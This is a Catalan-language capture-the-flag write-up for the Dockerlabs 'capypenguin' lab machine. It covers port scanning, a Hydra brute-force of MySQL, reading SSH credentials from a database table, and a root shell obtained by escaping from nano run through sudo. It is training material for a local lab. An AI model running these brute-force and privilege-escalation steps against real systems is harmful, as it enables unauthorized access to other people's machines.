Maquina capypenguin Dockerlabs

La màquina consisteix en un descobrir un usuari i amb aquest usuari fer força bruta a una base de dades, per a obtenir una contrasenya del protocol SSH i amb aquest usuari passw, escalar privilegis.


Primer de tot obrim la màquina.

```
┌──(jk㉿KALILINUX-JK)-[~/Desktop/capypenguin]
└─$ sudo bash auto_deploy.sh capypenguin.tar
[sudo] password for jk:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Tenim oberts els ports 22 SSL, 80 HTTP i el de SQL 3306


```
┌──(jk㉿KALILINUX-JK)-[~/Downloads]
└─$ sudo nmap -p- -sC -sV --open -sS -n -Pn -vvv 172.17.0.2 -oN escaneig
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 3306/tcp on 172.17.0.2
```

A primera vista no tenim res, només tenim una imatge qualsevol d'un capybara.



Pero dins de f12 sí que hi ha informació, que és l'usuari capybarauser i també ens dona una pista per trobar la contrasenya més ràpid. Fent spoiler la contrasenya es la quarta

començant per abaix.



Seguidament fem un atac de força bruta, com ja sabem l'usuari fiquem la -l minuscula i la que no sabem que es la Password, on fiquem P mayuscula

```
┌──(jk㉿KALILINUX-JK)-[~/Downloads]
└─$ hydra -l capybarauser -P /home/jk/Downloads/rockyou_inverso.txt mysql://172.17.0.2 -t 4
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-08 08:45:51
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344395 login tries (l:1/p:14344395), ~3586099 tries per task
[DATA] attacking mysql://172.17.0.2:3306/
[3306][mysql] host: 172.17.0.2   login: capybarauser   password: ie168
[STATUS] 14344395.00 tries/min, 14344395 tries in 00:01h, 1 to do in 00:01h, 3 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-08 08:47:13
```

(en tot cas no se si es en tot els rockyou, pero en el meu estava mal escrit el ie168 i ho he corregit manualment).

```
└─$ mysql -h 172.17.0.2 -u capybarauser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 86
Server version: 10.6.16-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| pinguinasio_db     |
| sys                |
+--------------------+
5 rows in set (0.034 sec)

MariaDB [(none)]>
```

```
MariaDB [(none)]> use pinguinasio_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pinguinasio_db]> show tables;
+-----------------------------+
| Tables_in_pinguinasio_db |
+-----------------------------+
| users                       |
+-----------------------------+
1 row in set (0.000 sec)

MariaDB [pinguinasio_db]> select * from users;
+----+-------+-------------------+
| id | user  | password          |
+----+-------+-------------------+
|  1 | mario | pinguinomolon123 |
+----+-------+-------------------+
```

Podem veure l'usuari després d'un parell de comandes sql, on podrem penetrar per ssh

```
└─$ ssh mario@172.17.0.2
mario@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.6.15-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Apr  9 17:31:05 2024 from 172.17.0.1
mario@7b00d54f6fee:~$
```

Fi fem un sudo -l podrem veure tot el que l'usuari té permís d'executar. En la captura es pot veure com podem fer servir el nano, anem a GTFOBINS per a veure les comandes específiques vulnerables.

```
mario@7b00d54f6fee:~$ sudo -l
User mario may run the following commands on 7b00d54f6fee:
    (ALL : ALL) NOPASSWD: /usr/bin/nano
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

En aquest moment ja som root, pero hem de fer un clear per a que es vegi millor